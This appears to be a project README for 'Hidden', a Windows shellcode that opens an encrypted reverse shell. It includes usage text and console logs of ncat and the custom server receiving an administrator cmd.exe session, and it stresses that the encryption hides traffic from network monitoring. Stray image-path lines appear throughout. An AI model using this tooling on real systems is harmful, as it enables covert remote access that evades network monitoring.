

Introduction

'Hidden' is a 32-bit shell code written for Windows that uses RSA key exchange and robust encryption to hide data transmitted between 2 computers.


It consists of a client (the shell code) and a server.

The client will create a cmd.exe process which then accepts data sent to it by the server over encrypted channel

Tested on 32-bit version of Windows XP, 64-bit 7 and Server 2012

Client component

Encryption algorithms supported are RC2, RC4, DES, 3DES, AES-128, AES-192 and AES-256 (default)



```
VS2012 x86 Native Tools Command Prompt - ht

C:\hs>ht

Hidden Test component 0.1
Copyright (c) 2014 Kevin Devine @cmpxchg8

Usage: ht <host> <port> [options]

-e 0=rc2, 1=rc4, 2=des, 3=3des
  4=aes-128, 5=aes-192, 6=aes-256 (default)


Example: ht localhost 80 -e 3

Press any key to continue . . .
```

Server component

Tested with RSA keys of 512-bit, 1024-bit (default) and 2048-bit modulus

Below is ncat listening for incoming connections on Windows 7 machine with reverse connecting shell from Server 2012



```
C:\hs>ncat -v -l -p 80
Ncat: Version 6.46 ( http://nmap.org/ncat )
Ncat: Listening on 192.168.102.1:80
Ncat: Connection from 192.168.102.1.
Ncat: Connection from 192.168.102.1:3459.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\hs>whoami
whoami
win-6jdqtm6k6id\administrator


C:\hs>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5AE3-6985

Directory of c:\hs


17/07/2014  12:16    <DIR>          .
17/07/2014  12:16    <DIR>          ..
17/07/2014  09:54             57,856 hs.exe
17/07/2014  09:50             54,784 ht.exe
17/07/2014  12:16             54,784 rs.exe
               3 File(s)              167,424 bytes
               2 Dir(s)  20,937,379,840 bytes free

C:\hs>exit
exit
^C
C:\hs>
```

Under Wireshark, it is easy to view information sent between each system.



Using the 'Hidden' server component, you can see what's being sent



```
C:\hs>hs john-pc 80

Hidden Server component 0.1
Copyright (c) 2014 Kevin Devine @cmpxchg8

[ Generating keys . . .
[ Public RSA key is 1024-bits
[ Waiting for incoming connections on 192.168.102.1:80
[ Connection from 192.168.102.1:3472
[ Enabling security
[ Sending public key of 148 bytes
[ Waiting for session key
[ Importing session key of 140 bytes
[ Encryption algorithm is AES-256
[ Running session handler

Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

c:\hs>whoami
whoami
win-6jdqtm6k6id\administrator


c:\hs>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5AE3-6985

Directory of c:\hs

17/07/2014  12:16    <DIR>          .
17/07/2014  12:16    <DIR>          ..
17/07/2014  09:54             57,856 hs.exe
17/07/2014  09:50             54,784 ht.exe
17/07/2014  12:16             54,784 rs.exe
               3 File(s)          167,424 bytes
               2 Dir(s)  20,937,379,840 bytes free

c:\hs>exit
exit
[ Disconnecting
```

But a passive listener without knowing the session key or at least performing a MITM attack, cannot.



Compiling

Compiled only using Visual Studio 2012 but previous versions of MSVC should be fine.

hs.cpp is the server component, ht.cpp is test client that establishes connection